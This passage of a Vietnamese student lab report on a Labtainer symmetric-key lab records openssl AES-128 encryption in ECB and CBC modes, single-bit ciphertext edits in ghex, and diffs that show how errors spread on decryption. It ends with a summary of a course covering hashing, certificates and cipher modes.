-rw-rw-r-- 1 ubuntu ubuntu 16782454 Nov  3 12:52 nps-logo_mod.bmp
-rw-rw-r-- 1 ubuntu ubuntu     25 Nov  3 12:13 plain.txt
-rw-rw-r-- 1 ubuntu ubuntu     25 Nov  3 12:17 plainmod.txt
-rwxrwxr-x 1 ubuntu ubuntu     39 Aug 17 2018 start_firefox
```

Ghi lại kích thước của tệp tin logo đã được mã hóa bằng chế độ CFB ở mục 11 trong báo cáo.

c. Sử dụng lệnh dd đã được mô tả ở trên, sửa đổi tiêu đề của văn bản đã mã hóa mới để có cùng 54 byte như tệp tin BMP gốc.

```
ubuntu@symkeylab:~$ !dd
dd if=nps-logo.bmp of=nps-logo_mod.bmp bs=1 count=54 conv=notrunc
54+0 records in
54+0 records out
54 bytes copied, 0.000508435 s, 106 kB/s
ubuntu@symkeylab:~$
```

d. Xem văn bản đã mã hóa bằng cách làm mới trang web trong trình duyệt.



Nhiệm vụ 3: Lỗi lan truyền trong quá trình giải mã

1. Giới thiệu

a. Liệt kê nội dung của thư mục bằng tùy chọn dài để sinh viên có thể xem kích thước của tệp declare.txt (tính bằng byte).

```
ls -l declare.txt
```

```
ubuntu@symkeylab:~$ ls -l declare.txt
-rw-rw-r-- 1 ubuntu ubuntu 8054 Aug 17 2018 declare.txt
ubuntu@symkeylab:~$
```

Tính số khối AES cần thiết để mã hóa declare.txt.

Nếu mỗi ký tự trong một tệp văn bản được biểu diễn dưới định dạng ASCII, trong đó mỗi ký tự được biểu diễn bằng một byte, thì cần bao nhiêu ký tự để điền vào một khối AES? Viết câu trả lời của sinh viên vào mục 20 của báo cáo.

2. Chế độ ECB

a. Mã hóa declare.txt bằng AES-128 trong chế độ ECB (với tùy chọn aes-128-ecb).

```
ubuntu@symkeylab:~$ openssl aes-128-ecb -e -in declare.txt -out encrypt_declare.txt -K 337336763979244226452948404D6351
ubuntu@symkeylab:~$
```



b. Mở tệp declare.txt đã mã hóa với tên encrypt_declare.txt bằng cách sử dụng ghex, như được hiển thị dưới đây

```
ubuntu@symkeylab:~$ ghex encrypt_declare.txt
```

The screenshot shows the GHex application window titled "encrypt_declare.txt - GHex (on symkeylab)". The interface includes a menu bar (File, Edit, View, Windows, Help) and a main area divided into two panes. The left pane displays a hex dump of the file, with the first 100 bytes shown. The right pane displays the ASCII representation of the hex data. Below the main area, there are several input fields for different data representations: Signed 8 bit, Unsigned 8 bit, Signed 16 bit, Unsigned 16 bit, Float 32 bit, Signed 32 bit, Unsigned 32 bit, Signed 64 bit, Unsigned 64 bit, Float 64 bit, Hexadecimal, Octal, Binary, and Stream Length. There are also checkboxes for "Show little endian decoding" and "Show unsigned and float as hexadecimal", and an "Offset" field set to 0x0.

c. Chọn Edit > Goto Byte và nhập 0x1230 để đến gần giữa tệp đã mã hóa. Sinh viên sẽ thấy "0x1230" xuất hiện trong phần "Offset:" ở góc dưới bên trái của cửa sổ GHex, và

con trỏ được tô sáng trên ký tự hex đầu tiên trong hai ký tự hex phản ánh giá trị được lưu trữ tại địa chỉ như trong hình minh họa sau.



Thay đổi chữ số phía bên phải của cặp số này từ 25 => 26 sao cho chỉ có một bit bị thay đổi.

d. Giải mã ciphertext mà không ghi đè lên tệp gốc.

```
ubuntu@symkeylab:~$ openssl aes-128-ecb -d -in encrypt_declare.txt -out decrypt_declare.txt -K 33733676397924422645294840406351
[1]+  Done                  ./start_firefox
```

e. Sử dụng lệnh diff (với tùy chọn "-a", như đã được hiển thị trước đó) để hiển thị những nơi tệp gốc khác với tệp được giải mã.

```
ubuntu@symkeylab:~$ diff -a declare.txt decrypt_declare.txt
95,97c95
< For transporting us beyond Seas to be tried for pretended offences:
<
< For abolishing the free System of English Laws in a neighbouring
---
> For transporting us beyond Seas to be tried for pretended offencesy7Dt+++++u[4]++kg the free System of English Laws in a neighbouring
ubuntu@symkeylab:~$
```

3. Chế độ CBC

- Mã hóa tệp declare.txt một lần nữa bằng AES-128 trong chế độ CBC (với tùy chọn aes-128-cbc).
- Sử dụng ghex một lần nữa để sửa đổi ciphertext ở cùng vị trí sao cho chỉ có một bit được thay đổi.

```
ubuntu@synkeylab:~$ openssl aes-128-cbc -e -in declare.txt -out encrypt_declare.txt -K 33733676397924422645294840406351 -iv 6B58703273357638792F423F4528482B
ubuntu@synkeylab:~$ ghex encrypt_declare.txt

(ghex:1149): Gdk-ERROR **: The program 'ghex' received an X Window System error.
This probably reflects a bug in the program.
The error was 'BadAccess (attempt to access private resource denied)'.
(Details: serial 217 error_code 10 request_code 131 (MIT-SHM) minor_code 1)
(Note to programmers: normally, X errors are reported asynchronously;
that is, you will receive the error a while after causing it.
To debug your program, run it with the GDK_SYNCHRONIZE environment
variable to change this behavior. You can then get a meaningful
backtrace from your debugger if you break on the gdk_x_error() function.)
Trace/breakpoint trap (core dumped)
ubuntu@synkeylab:~$ ghex encrypt_declare.txt
```

encrypt_declare.txt - GHex (on symkeylab)

File Edit View Windows Help

| | | |
|----------|---|--------------------|
| 00001199 | 5A A4 05 BB 01 98 9E C0 93 82 DA CC 98 5F 06 CE 5F | Z....._ |
| 000011AA | D3 8E 1A 55 E7 6B A6 D3 0D A0 89 69 37 B9 E9 FA 22 | ...U.k....i7..." |
| 000011BB | CE 57 97 53 7D 13 C5 DA 5B 6C E5 67 14 4E 55 7B 47 | .W.S}...[l.g.NU{G |
| 000011CC | C1 D0 CB B1 E6 A7 D3 0E 26 C1 69 BA 5B 59 37 C0 18 |&.i.[Y7.. |
| 000011DD | A4 DD F6 2D 97 E9 83 BA BB DE C0 61 71 39 8D B7 A5 | ...-.....aq9... |
| 000011EE | 80 32 74 4C 00 BE 29 8F 1B EF 62 B9 74 C5 8A 6B FF | .2tL...)...b.t..k. |
| 000011FF | C3 FF 86 D8 E2 83 AA 74 71 55 53 92 78 04 CF 6C A9 |tqUS.x..l. |
| 00001210 | CE EA 41 5E 59 F6 8E 35 1A A6 E7 1F 39 94 36 99 EB | ..A^Y..5....9.6.. |
| 00001221 | 1C 2C CC 94 45 7D CF DF 7D 93 13 4B 38 85 FD 25 03 | ...E}...}..K8..%. |
| 00001232 | 9C EA E9 83 87 E4 9D ED 89 2D 51 D7 CA 51 A7 3B 0A | ...-Q..Q.;. |

Signed 8 bit: -23

Signed 32 bit: -460880919

Hexadecimal: E9

Unsigned 8 bit: 233

Unsigned 32 bit: 3834086377

Octal: 351

Signed 16 bit: -31767

Signed 64 bit: 3834086377

Binary: 11101001

Unsigned 16 bit: 33769

Unsigned 64 bit: 3834086377

Stream Length: 8 - +

Float 32 bit: -1.999852e+22

Float 64 bit: 2.545678e-89

☒ Show little endian decoding

☐ Show unsigned and float as hexadecimal

Offset: 0x1234

Thay đổi E9 thành F9 để thay đổi 1 bit

- Giải mã ciphertext mà không ghi đè lên tệp gốc.
- Sử dụng lệnh diff (với tùy chọn "-a", như đã được hiển thị trước đó) để hiển thị những nơi tệp gốc khác với tệp được giải mã.

```

ubuntu@symkeylab:~$ openssl aes-128-cbc -d -in encrypt_declare.txt -out decrypt_declare.txt -K 33733676397924422645294840406351 -iv 6B58703273357638792F423F4528482B
ubuntu@symkeylab:~$ idiff
diff -a declare.txt decrypt_declare.txt
95,97c95
< For transporting us beyond Seas to be tried for pretended offences:
<
< For abolishing the free System of English Laws in a neighbouring
---
> For transporting us beyond Seas to be tried for pretended offencesaBmG6P+g thd free System of English Laws in a neighbouring

```

Kết thúc bài lab:

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab

stoplab symkeylab

Trên terminal đầu tiên sử dụng câu lệnh sau để kiểm tra bài lab

checkwork symkeylab

```

student@ubuntu:~/labtainer/labtainer-student$ checkwork symkeylab
symkeylab lab is not running, looking for previous results...
Labname symkeylab

Student | open-ebc-count | open-cbc-count | open-ofb-count | dd-count | hexedit-count | ghex-count | diff-count |
=====|=====|=====|=====|=====|=====|=====|=====|
B22DCAT253 | 4 | 9 | 1 | 4 | 1 | 2 | 6 |
What is automatically assessed for this lab:

counts of program invocations

```


KẾT LUẬN

1. **Hiểu biết về hàm băm và MAC:** nắm được cách tạo và so sánh các bản tóm lược bằng các thuật toán SHA-1 và SHA-2, giúp nhận thức rõ tầm quan trọng của hàm băm trong việc đảm bảo tính toàn vẹn của dữ liệu và phát hiện sự thay đổi của thông tin.
2. **Khám phá tính chất của hàm băm:** Bài thực hành đã giúp hiểu rõ "Avalanche Effect" và "Second Pre-Image Resistance", qua đó thấy rằng một thay đổi nhỏ trong đầu vào có thể dẫn đến thay đổi lớn trong đầu ra, đảm bảo dữ liệu không thể bị giả mạo dễ dàng.
3. **Khai thác lỗ hổng với Metasploit:** Phần thực hành với Metasploit đã giúp nhận thức về các lỗ hổng bảo mật và cách thức tấn công vào hệ thống qua các dịch vụ như rlogin, ingreslock, distccd, và các dịch vụ khác. Điều này làm nổi bật tầm quan trọng của việc bảo mật dịch vụ và vá các lỗ hổng bảo mật.
4. **Chứng chỉ khóa công khai:** học cách kiểm tra chứng chỉ bảo mật của các trang web, giúp hiểu rõ vai trò của chứng chỉ trong xác thực danh tính và thiết lập kết nối an toàn trên mạng.
5. **Mã hóa khóa đối xứng và các chế độ mã hóa:** Bài thực hành về mã hóa khóa đối xứng giúp nhận thức được sự khác biệt giữa các chế độ mã hóa ECB, CBC, và OFB, trong đó ECB không bảo mật cho dữ liệu có mẫu lặp lại.
6. **Nhận thức về lỗi lan truyền trong giải mã:** Phần này giúp thấy được tác động của lỗi lan truyền trong các chế độ mã hóa như CBC, qua đó hiểu rõ hơn về cách các chế độ mã hóa ảnh hưởng đến tính bảo mật và tính toàn vẹn của dữ liệu.

Tổng kết, bài thực hành giúp củng cố kiến thức về mã hóa và bảo mật thông tin, đồng thời nhận thức sâu sắc hơn về tầm quan trọng của việc bảo vệ dữ liệu trong môi trường mạng.